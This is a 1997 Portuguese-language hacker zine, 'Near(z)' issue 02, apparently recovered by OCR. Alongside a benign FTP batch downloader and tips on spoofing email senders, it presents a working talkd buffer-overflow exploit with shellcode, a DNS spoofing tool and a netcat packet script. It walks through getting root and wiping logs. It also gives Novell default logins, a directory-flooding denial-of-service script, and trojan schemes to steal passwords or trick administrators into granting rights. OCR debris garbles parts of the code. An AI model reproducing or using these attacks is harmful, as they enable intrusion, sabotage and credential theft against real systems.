


Use um editor em modo TEXTO para visualizar este arquivo, Sugestao: EDIT.COM
...ou joe com opcao "-asis" e um bom "setfont alt-8x16" ;)

-=< issue 02 >=———|———=[N e a r (z)]=—————=< issue 02 >=-




Keywords: Hack, Crack, Linux, Zine, Programming, Virii, Exploit, NearZ





"Tell me, can you heal what father's done, or fix this hole in a mother
soon. Can you fix the broken worlds within. Can you strip away so we
may start again. Tell me, can you heal what father's done , or cut this
rope and let us run. Just when all seems fine and I'm pain free"
Hetfield, Ulrich, Hammett

"We must learn to live together as brothers or perish together as fools"
Martin Luther King Jr.



internet, 31 de Dezembro de 1997

No ritmo de "FiXXXer"(MetaLLica), etamos devolta no issue 02, avisando que cometemos erros no issue01, no endereco da pagina estava faltando um `z' colocamos `near' quando o correto e' `nearz' errar e humano ;) pegue ja' o arquivo "nearz.zip" neste arquivo estao todos os issues, incluindo correcoes nos issues 0 e 1 No issue 01 falamos que ensinariamos a fazer um virus se e' que ja nao fez um hehe, mas como seria um virus pra iniciantes teria que ser um bem simples, e nao encontramos um assim, mas estamos procurando, entao se voce tem um virus bem simples SendNow!. Quanto ao Cript 2.0 ja' estamos trabalhando na rotina que ira' encriptar a senha, estamos esperando seus codigos!

· Current Members ·

TheGhostObtruder	TheRevenge	SouL Hunter

[1] Programming [+]

TheGhostObtruder

Dessa vez fiz um programa bem simples, o geTz, a unica coisa que ele faz e pegar uma lista de enderecos FTP's e receber os arquivos...
(ps: so' funciona no win95)

E' simples voce faz uma lista dos arquivos que quer receber e coloca num arquivo exemplo:


```
ftp.microsoft.com/ie4.zip
sunsite.unc.edu/pub/Linux/apps/minicom.tgz
ftp.netscape.com/ns404.zip
ftp.warez.org/win95.zip
```

Ai, vamos supor que esse arquivo chame-se LISTA.FTP, voce executa o geTz nesse arquivo: GETZ LISTA.FTP
ele vai usar o programa FTP pra receber os arquivos, depois voce vai dormir e quando voltar se olhar o arquivo GETZ.LOG vai ver se houve algum erro

---[getz.c]---START---Cut-Here!-

```
/*                                                              */
/*  geTz 1.0 - Near(z) - TheGhostObtruder - 1997 - issue 02     */
/*  http://nearz.home.ml.org/                                   */
/*                                                              */

#include "string.h"
#include "stdio.h"
#include "malloc.h"

#define say      printf
#define quit()   exit(1)

#define User    "anonymous"        // Deixe assim se for ftp anonimo
#define Passwd  "meu@email.com"    // Deixe assim se for ftp anonimo
#define TMP     "getz.$$$"

void main( int argc , char **argv)
```

```
{

  int   i;
 FILE * fp,
      * tmp;
 char * str    = malloc(512),     // eu acho que 512 bytes sao
      * file   = malloc(512),     // suficientes pra um
      * host   = malloc(512),     // enderezo, se vc nao acha
      * ftpcmd = malloc(512);     // coloke mais...hehe

 say("geTz 1.0 - Near(z) - TheGhostObtruder - issue 02 - http://nearz.home.ml.org/\n\n");

 if( (str ==NULL) || (ftpcmd ==NULL) || (host ==NULL) || (file ==NULL))
 { say("\nSem Memoria%c\n",7);
   quit(); }

 if(argc == 1){
  say("Sintax: getz <file>\n\n");
  quit();
 }
 strcpy( file , argv[1] );

 if( access(file,0) == -1){
  say("Arquivo nao encontrado \"%s\"\n", file );
  quit();
 }
 if(( fp = fopen(file,"r"))==NULL){ say("Erro abrindo: %s\n",file); quit();}

 for(;;){
  unlink(TMP);  // Apagamos o arkivo temporario

  if(( fscanf(fp , "%s" , str )) != 1) break; // Lemos a URL do arquivo

  for(i=0 ; i<strlen(str) ; ){   //
   if(str[i] == '/') break;      // Dividimos o nome do Host
   host[i]=str[i];               // do nome do arquivo
   host[++i]=0x00;               //
  }strcpy(file,str+i);

  say("\n\nHost: %s"  ,host);
  say(  "\nFile: %s\n",file);

  if(( tmp= fopen(TMP,"w"))==NULL){ say("Erro criando: %s\n",TMP); quit();}
  sprintf( str , "%s\n%s\nbinary\nget %s\nquit\n", User , Passwd , file );
  fprintf( tmp , "%s" , str );
   fclose( tmp );

  strcpy( ftpcmd , "ftp -s:" );
  strcat( ftpcmd ,  TMP      );
  strcat( ftpcmd , "  " );
  strcat( ftpcmd ,  host     );
  strcat( ftpcmd , "  >>getz.log " );

  system( ftpcmd );  // Tudo Pronto! executamos o comando
 }
}
---[ getz.c    ]--END-----------------------------------------------Cut-Here!-
```



O modo mais simples de enviar uma mensagem anonima e' mudar seu nome e email. Isso pode ser feito pelo programa de E-mail.. caso seja Netscape, va' em Configuracoes de Email e News e mude suas configuracoes pessoais. Faca isso caso o Usuario a receber o email seja um novato... pois ele podera saber de que servidor SMTP vc mandou a mensagem e tambem o Seu IP...


Seguranca Media	Seu Nome + Servidor SMTP

Um modo mais seguro e' alem de mudar seu nome e email , colocar um outro
servidor SMTP, visto que servidor SMTP nao precisa de senha...
exemplo: mail.geocities.com , uol.com.br , etc.
OBS o usuario ainda conseguira ver seu IP...

Seguranca Maxima	Seu Nome + Servidor SMTP + Seu IP

Essa e' a mais seguras que eu conheco..
1 voce precisa arranjar um programa Servidor de SMTP...
2 voce precisa fazer a etapa 1 (Seguranca Minima...)
3 voce tambem precisa fazer a etapa 2 e (Seguranca Media...)
  mas ao inves de colocar um outro servidor SMTP coloque o seu, mas nao
  coloque o numero de seu IP, coloque 127.0.0.1
4 envie a mensagem...

Seu nome, seu e-mail, seu SMTP, e seu IP, nao apareceram na mensagem



Vagando pela internet achei um programa, talkd (nao e' o talk daemon)
usando ele e' possivel executar qualquer comando no host alvo, com isso
voce pode se tornar root...

Entre no talkd (e programa que aparece mais `a frente)
Tenha certeza de que voce configurou os parametros de acordo com seu sistema
e tambem que o USERNAMELENGTH e' igual ao tamanho do username que voce
estara usando na hora que executar o script `talkpage', o comando que vai
como argumento no talkd nao deve ser muito longo nao mais que 48 bytes
(esse comando sera' executado no host...hehe)
De um kill no name server daemon, e execute dns_rev, dando como um
parametro um endereco IP que esta fora da lista de nomes do host alvo
(voce checa (usando um programa que transforme IP em nomes de dominios)
o IP escolhido, se ele existir escolha outro e tente ate' conseguir um
que nao exista) e passeo como parametro pra dns_rev
Execute o talkd no host alvo. O talk chama um usuario que nao existe isto e'
para evitar tcp wrappers (teoricamente voce nao tem que evitar, mas se voce
evita e' uma coisa a menos pra se preocupar) Voce tem que fazer isto de um
host que nao e' servido pelo DNS, desde que os wrappers tentarao fazer DNS
lookups
(depressa, enquanto o talkd ainda esta `vivo') chame um usuario (usando
o `talkpage' que tem mais a frente) logado que tem mensagens habilitadas
no host remoto, e de o endereco IP do host que voce esta SPOOFeando (que e'
o endereco no talk protocol packet, voce nao tem o endereco ? - o talkd e'
estupido o bastante para nao se preocupar com eles) isto pode ser feito com
o script 'talkpage' ou algo parecido. Voce pode fazer isto de qualquer host.
Neste ponto, dns_rev deve dizer: "reverse query accepted", entao o talkd
remoto deve ter executado o comando que voce passou como parametro pro
talkd
Se voce falhar, confira todos os passos cuidadosamente para descobrir
o que foi que deu errado; Voce pode repetir a coisa inteira provavelmente
em uns 2 minutos (que e' o tempo de talkd ser kiLLado, se nenhum outro
pedido chega...) Se voce nao Falhar, de um kill no dns_rev, re-inicie
Logue no host remoto, e apague qualquer os seus tracos dos arquivos de log,
Voce sabe o que fazer daki em diante!!

```
---[ talkd.c   ]--START-----------------------------------------------Cut-Here!-
/* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* talkd hole exploit. version 0.1
*
*   usage: talkd system [[adrs] size] < command > output
*
*   reads command to execute on remote host from stdin. writes code to
*   stdout. you have to feed the output to some sort of script or something
*   (try & use netcat for remote exploitation). you may specify address of
*   the buffer on stack on the command line. you may also specify buffer
```

```
*   size, which is size of the buffer (last two lines, actually) + size of
*   local variables up to (but not including) the return address - length of
*   anything that will get prepended to the code before it is fed into talk
*   buffers (such as "talk: respond with:  talk username@"). oh, and you have
*   to spoof the host name, of course. THIS ISN'T A NO-BRAINERS SKRIPT. you
*   want a no-brainers script, go use sendmail or something.
*   curently defined systems: bsd386, linux386 (somebody wanna write some
*   sparc asm code here?)
*   notes. in reality, some weird buffer copying and sizes overwriting is
*   going on in print_mesg() in talkd. that's why, for example, buffer has to
*   be filled with a non-negative nop code. if the order of variables in that
*   function is different (whether declared differently or re-arranged by the
*   compiler at its own free will), the simplistic approach used here might
*   no longer work. the hole might still be exploitable, though - the only
*   way to check is find out exactly what is going on in print_mesg() in your
*   talkd. other things to watch for: ESCAPESPACE inserts an instruction to
*   escape around the space-zero that is copied to the last line of talk
*   buffer, and ends up within the nops (the dots inside the nops fill-in are
*   assumed to be executed nops - which is the case on the i386, but might be
*   different on other architectures. if you can guess the exact code
*   address, you don't need to worry about escaping the dots or the
*   space-zero anyway - assuming the space falls somewhere into the nops, not
*   within the code itself. tty file, which is assumed to be the first or the
*   second parameter to print_mesg() is overwritten with a low address on the
*   stack, in order to shut up the talk message, so the user doesn't get to
*   see it. if this fails on your target, you will probably have to set up a
*   valid FILE structure on the stack, and know exactly where the structure
*   is, so you can supply its address (or try supplying a NULL, if that
*   works). failing that, the only choice left would be to let talkd display
*   the annoying message to the unsuspecting user, by leaving print_mesg()
*   parameters alone - and you would also have to put the command to be
*   executed inside the print_mesg() stack, which will limit its length
*   severly (always enough space for a "rm -rf /", though...).
*
*   by Flash Gordon / CiA (with some ideas "borrowed" from others).        */

unsigned char *codes[]=index.html /* asm kOd3$ to start up a process on each
                                                                    system */
    {"\x41\xa9\xeb\x3d\x59\x31\xd2\x8d\x71\x0f\x89\x56\xfd\x46\x80\x36"
     "\x80\x75\xfa\x88\x51\x17\x8d\x59\x1a\x88\x13\x43\x89\x59\x08\x8d"
     "\x59\x18\x89\x59\x04\x8d\x59\x10\x89\x19\x31\xc0\xb0\x3b\x89\x51"
     "\xf0\x88\x51\xf5\x52\x51\x53\x50\xeb\x01\x90\x9a.---\x07\x31\xc0"
     "\xb4\x02\x29\xc4\xe8\xb8\xff\xff\xff",

     "\x41\xa9\xeb\x2e\x59\x31\xd2\x8d\x71\x0f\x89\x56\xfd\x46\x80\x36"
     "\x80\x75\xfa\x88\x51\x17\x8d\x59\x1a\x88\x13\x43\x89\x59\x08\x8d"
     "\x59\x18\x89\x59\x04\x8d\x59\x10\x89\x19\x31\xc0\xb0\x05\x04\x06"
     "\xcd\x80\xe8\xcd\xff\xff\xff"};

#define PREFIX "/bin/sh -c "  /* don't change that, hardwired into code */

char *systems[] = {"bsd386", "linux386"};

#ifndef USERNAMELENGTH    /* Lembre-se de trocar o `9' !! */
#define USERNAMELENGTH 9  /* president */
#endif

/* linux size is normally 237, 213 when re-arranged and without stack frame*/
/* bsd 4.4 lite - increase bufsize by 272, escapespace by 136 */

int sizes[] = {217 - USERNAMELENGTH, 213 - USERNAMELENGTH};
int addrs[] = {0xEFBFDD6F, 0xBFFFFC6F}; /* DF2C, DD2C (?) on BSDI 1.1 (?) */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#ifndef NOESCAPE
#ifndef ESCAPESPACE
#define ESCAPESPACE 120 - 1 - 27 - USERNAMELENGTH
#endif
#endif

#ifndef MAXLBLSIZ
#define MAXLBLSIZ 63 /* protocol allows up to 63 but maybe can be up to 191*/
#endif
```

```
unsigned char *putint(nop, p, val) unsigned char nop, *p; unsigned val;
{
  int i;
  unsigned char buf[sizeof(int)];
  for (i =index.html 0; i < sizeof(int); ++i) {
    buf[i] =index.html val; val >>= 8;
  }
  if (nop != 0x41) /* assume big endian target */
    for (i = sizeof(int) - 1; i >= 0; --i) *p++ = buf[i];
  else /* assume little endian target */
    for (i = 0; i < sizeof(int); ++i) *p++ =index.html buf[i];
  return p;
}

void main(argc, argv) int argc; char **argv;
{
  unsigned char *p, *q, *r, *s;
  unsigned i = 0, l, adrs, size;
  if (argc > 1) {
    i = sizeof(systems) / sizeof(*systems);
    while (i && strcasecmp(argv[1], systems[i - 1])) --i;
  }
  if (!i--) {
    fprintf(stderr, "what?\n");
    return;
  }
  adrs = addrs[i]; size = sizes[i];
  if (argc > 2) {
    adrs = strtoul(argv[2], 0, 0);
    if (argc > 3) size = strtoul(argv[3], 0, 0);
  }
  if (p = malloc(4096)) {
    memset(q = p, *codes[i], 4096);
    strcpy(r = ((p += size) - strlen(codes[i] + 2)), codes[i] + 2);
    p = putint(*codes[i], putint(*codes[i], p, adrs), l = adrs - 2048);
    p = putint(*codes[i], p, l); *p++='.'; *p++= 'x'; *p++ = 'x'; *p++ = 'x';
    strcpy(p, PREFIX); gets(p + strlen(p)); l = strlen(p);
    if (l >= MAXLBLSIZ - 3 && (unsigned char *)strrchr(p, '.')) return;
    do *p++ ^= 128; while (l--);
    l = (unsigned char *)strchr(s = q, '.') - q;
    while (l > MAXLBLSIZ) {
      if ((s += MAXLBLSIZ) >= r) s = r - 1;
      *s++ = '.'; l -= MAXLBLSIZ + 1;
    }
#ifdef ESCAPESPACE
    if (q + ESCAPESPACE >= r - 2) return;
    q[ESCAPESPACE] = codes[i][1];
#endif
    fwrite(q, 1, p - q, stdout);
  }
}
```

---[talkd.c]--END----------Cut-Here!-


---[dns_rev.c]--START----------Cut-Here!-

```
/* replace dns to spoof reverse queries.
*
*        usage: echo -n <host-name> | dns_rev <ip-address>
*
*   ip-address is the address of host you wanna spoof. the program will wait
*   for a reverse query for this address to arrive, and will return whatever
*   it read from standard input (host-name). address queries for the spoofed
*   host-name will be answered with the ip-address supplied (to keep the tcp
*   wrappers happy). other queries that might arrive in the mean time will be
*   ignored. you hafta kill named before you do this sort of thing (and
*   eventually bring it back up later). currently works only with udp.
*
*   by Flash Gordon / CiA                                                    */

#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

```
#define DNSPORT 53
#define REVDOM ".IN-ADDR.ARPA"
#ifndef MAXDOMSIZ
#define MAXDOMSIZ 384 /* using more than 256 bytes violates the protocol */
#endif

/*#define MYNAME "fully qualified domain name of name-server machine" */
/*#define MYADRS 0x7f000001 - ip address of name-server machine, in hex */

unsigned char *get_dom_name(p, l) unsigned char **p; int *l;
{
  static unsigned char buf[BUFSIZ];
  int i;
  unsigned char *q =index.html buf;
  while (1) {
    if (--*l < 0) return 0;
    if (!(i =index.html *(*p)++)) {
      *q = 0; return buf;
    }
    if (*l < i) return 0;
    *l -=index.html i;
    if (q != buf) *q++ = '.';
    while (i--) *q++ = *(*p)++;
  }
}

unsigned char *put_dom_name(p, q) unsigned char *p, *q;
{
  unsigned char *t, dbuf[MAXDOMSIZ];
  q = strcpy(dbuf, q);
  while (1) {
    if (t = strchr(q, '.')) *t = 0;
    *p = strlen(q);
    strcpy(p + 1, q);
    p += *p + 1;
    if (!t) return p + 1;
    q = t + 1;
  }
}

unsigned long rev_long(l) unsigned long l;
{
  unsigned long i = 0;
  int n = sizeof(i);
  while (n--) {
    i = (i << 8) | (l & 255); l >>=index.html 8;
  }
  return i;
}

void main(argc, argv) int argc; char **argv;
{
  unsigned long ip, rip, sip;
  int i, s, l = 0;
  unsigned char *p, *q;
  struct sockaddr_in addr;
  unsigned char buf[BUFSIZ], answer[MAXDOMSIZ], abuf[32];
#ifdef MYNAME
  unsigned char hostname[] = MYNAME;
#else
  unsigned char hostname[32];
  if (gethostname(hostname, sizeof(hostname))) return;
#endif
  if (argc != 2 || (rip = rev_long(sip = ip = inet_addr(argv[1]))) == -1)
    return;
#ifdef MYADRS
  sip = htonl(MYADRS);
#endif
  while ((i = getchar()) != EOF) {
    if (l == sizeof(answer) - 1) return;
    answer[l++] = i;
  }
  answer[l++] = 0;
  if ((s = socket(AF_INET, SOCK_DGRAM, 0)) == -1) return;
  addr.sin_family = AF_INET; addr.sin_addr.s_addr = INADDR_ANY;
```

```
  addr.sin_port = htons(DNSPORT);
  if (bind(s, (struct sockaddr *)&addr, sizeof(addr))) return;
  printf("waiting...\n");
  while (1) {
    l = sizeof(addr);
    l = recvfrom(s, buf, sizeof(buf), 0, (struct sockaddr *)&addr, &l);
    if (l == -1) return;
    p = buf + 12; l -= 12; i = 0;
    if (!(buf[2] >> 3) && !buf[4] && buf[5] == 1 && (q = get_dom_name(&p, &l))
     && l >= 4 && !*p++ && (++p, !*p++) && *p++ == 1) {
      i = strlen(q);
      if (p[-3] != 12 || (i -= sizeof(REVDOM) - 1) <=index.html 0
       || strcasecmp(q + i, REVDOM) || (q[i] = 0, inet_addr(q) != rip))
        i = -(p[-3] == 1 && !strcasecmp(q, answer));
    }
    printf("%s query from: %s\n", i == 0 ? "rejecting" : i > 0 ?
     "answering reverse" : "answering forward", inet_ntoa(addr.sin_addr));
    if (i) {
      buf[2] |= 0x84; buf[3] = 0x80;
      buf[6] = buf[8] = buf[10] = 0; buf[7] = buf[9] = buf[11] = 1;
      *p++ = 0xc0; *p++ = 12; *p++ = 0; *p++ = i > 0 ? 12 : 1;
      *p++ = 0; *p++ = 1; *p++ = 0; *p++ = 0; *p++ = 0; *p++ = 0;
      if (i > 0) {
        *p++ = (i = strlen(answer) + 2) >> 8; *p++ = i;
        q = put_dom_name(p, answer);
        strcat(p = strcpy(abuf, inet_ntoa(*(struct in_addr *)&rip)), REVDOM);
      } else {
        *p++ = 0; *p++ = sizeof(ip); memcpy(p, &ip, sizeof(ip));
        q = p + sizeof(ip); p = hostname;
      }
      /* authority record; assume domain authority for forward queries,
         class C net authority for reverse queries. who cares anyway. */
      if (p = strchr(p, '.')) ++p; else p = "";
      q = put_dom_name(q, p);
      *q++ = 0; *q++ = 2; *q++ = 0; *q++ = 1; *q++ = *q++ = *q++ = *q++ = 0;
      *q++ = 0; *q++ = strlen(hostname) + 2; q = put_dom_name(p = q, hostname);
      /* additional record - not really that essential, too. */
      *q++ = ((i = p - buf) >> 8) | 0xc0; *q++ = i;
      *q++ = 0; *q++ = 1; *q++ = 0; *q++ = 1; *q++ = *q++ = *q++ = *q++ = 0;
      *q++ = 0; *q++ = sizeof(sip); memcpy(q, &sip, sizeof(sip));
      q += sizeof(sip);
      if (sendto(s, buf, i = q - buf, 0, (struct sockaddr *)&addr,
       sizeof(addr)) == i) printf("sending %d bytes...\n", i);
      else perror("sendto");
    }
  }
}
---[ dns_rev.c ]--END-----------------------------------------------Cut-Here!-


---[ talkpage  ]--START---------------------------------------------Cut-Here!-
#
# usage: talkpage <user@host> <sourcehost>
#
# nota: esta versao nao suporta DNS, use os enderecos IP's !!!!
#       ou morra!!
#
PUSSY=nc
LAMER=president
PHOST=$1
FHOST=`echo $2 | awk -F . '{ if (NF ==index.html 4) for (i = 1; i <=index.html 4; i++) \
 printf "\\\%o", $i }'`
PUSER=`echo $PHOST | awk -F @ '{ printf "%s", $1 }'`
PNAME=`echo $PHOST | awk -F @ '{ printf "%s", $2 }'`
PHOST=`echo $PNAME | awk -F . '{ if (NF == 4) for (i = 1; i <=index.html 4; i++) \
 printf "\\\%o", $i }'`
if test "$PHOST" = "\0\0\0\0"; then PHOST=; fi
if test -n "$FHOST"; then
if test -n "$PUSER" -a -n "$PHOST"; then
  PUSER=`echo $LAMER $PUSER | awk '{ for (j = 1; j <=index.html NF; j++) {
   printf "%s", substr($j,1,11); \
   for (i = length($j); i < 11; i++) printf "\\\0"; printf "\\\0"; }}'`
  echo -ne "\1\3\0\0\0\0\0\1\0\2\2\232$PHOST\0\0\0\0\0\0\0\0\2\2\232\
$FHOST\0\0\0\0\0\0\0\0\0\0\1$PUSER\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0" \
   | $PUSSY -u -w 1 $PNAME 518
fi
```

fi
---[talkpage]---END---Cut-Here!-



Logins defaults, eis alguns:

PRINT	LASER
HPLASER	DESKJET
PRINTER	LASERWRITER
POST	MAIL
GATEWAY	GATE
ROUTER	
BACKUP	
WANGTEK	FAX
FAXUSER	FAXWORKS
TEST	ARCHIVIST
CHEY_ARCHSVR	WINDOWS_PASSTHRU
ROOT	

Para ver a lista de Logins:
CX /A /T

Gravar a lista de usuarios p/ um arquivo:
CX /A /T >NomeDoArquivo

Ver os diretorios que vc tem acesso:
MAP

Para mapear um diretorio p/ um drive:
MAP ROOT X:=F:\NOME_DO_DIRETORIO

Para mapear o VOL_1:
MAP X:=VOL_1:

Para alterar as configuracoes do usuario
NETADMIN.EXE
NWADMIN.EXE
SYSCON.EXE

Para alterar as definicoes dos arquivos
FILER.EXE

Para recuperar arquivos apagados
SALVAGE.EXE
FILER.EXE

Para dar nivel de rede p/ alguem de:
RIGHTS DIRETORIO NIVEIS /NAME=LOGIN
RIGHTS G:\ S ALL /NAME=1234.12.123
GRANT S ALL TO NOME_DO_LOGIN FOR DIRETORIO

Para criar usuarios :
MAKEUSER.EXE
NETADMIN.EXE
NWADMIN.EXE

BUGS

Para fazer com que a rede de uns paus na hora de criar um diretorio simplesmente crie milhares de diretorios... algo em torno de 50.000 diretorios. Mesmo que vc tenha restricao de espaco na rede, a novell nao conta o diretorio como algo que ocupe espaco...
Um programinha em QBASIC (Uma linguagem que vem com o DOS) para criar no maximo 308.915.776 diretorios :)

---[mkdirs.bas]-START---Cut-Here!-

```
CLS
INIT$ = "ç"
FOR A = 65 TO 90
```

```
A$ = CHR$(A)
FOR B = 65 TO 90
B$ = CHR$(B)
FOR C = 65 TO 90
C$ = CHR$(C)
FOR D = 65 TO 90
D$ = CHR$(D)
FOR E = 65 TO 90
E$ = CHR$(E)
FOR F = 65 TO 90
F$ = CHR$(F)
LOCATE 1, 1
PRINT "Diretorio: "; INIT$ + F$ + E$ + D$ + C$ + B$ + A$ + "
MKDIR INIT$ + F$ + E$ + D$ + C$ + B$ + A$
I = I + 1
NEXT
NEXT
NEXT
NEXT
NEXT
NEXT
```

---[mkdirs.bas]—END————————————————————————————————Cut—Here!—

Pelo que eu sei, nao sera facil para eles localizarem o problema, ja' que para a Novell diretorio nao ocupa espaco, quando eles fizerem a busca para ver quem esta ocupando espaco, vc nao sera detectado...

OBS (Apos criar muitos diretorios, o sistema ficara muito lento quando voce tentar executar algum arquivo) e nem tente dar um: dir / Ndir hehe

Destruindo Logins

Use a mesma tecnica de diretorios, ou por arquivos, milhares deles... jogue tudo no diretorio principal do Login. Quando a pessoa tentar logar, o login ficara parado tentando processar os diretorios por um longo tempo... MUiTO LONGO...

Trojans

Uma solucao bastante interessante e' vc fazer um programa que imite a Tela de login da Novell e que capture a senha. Eu nao poderei colocar um programa exemplo aqui, ja que essa tela muda de rede p/ rede... Eu sugiro que esse programa seja Feito em C/Pascal/Assembly...porem ele pode ser feito com perfeicao ate em Clipper/Quickbasic.

Outro tipo de trojan. e' fazer um programa que use o RIGHTS para te dar nivel exemplo: faca um programa que contenha o seguintes comandos:

```
@RIGHTS SYS:\ S ALL /NAME=SEU.LOGIN >nul
@RIGHTS VOL_1:\ S ALL /NAME=SEU.LOGIN >nul
```

Depois engane o supervisor a executar......e BOOM!
Apos fazer isso, procure o diretorio onde fica o arquivo NETADMIN.EXE
renomei-o para NETADMI1.EXE
crie um BAT chamado NETADMIN.BAT contendo:

```
@echo off
@RIGHTS SYS:\ S ALL /NAME=SEU.LOGIN >NUL
@RIGHTS VOL_1:\ S ALL /NAME=SEU.LOGIN >NUL
@NETADMI1.EXE %1 %2 %3 %4 %5 %6
@RIGHTS SYS:\ S ALL /NAME=SEU.LOGIN >NUL
@RIGHTS VOL_1:\ S ALL /NAME=SEU.LOGIN >NUL
```

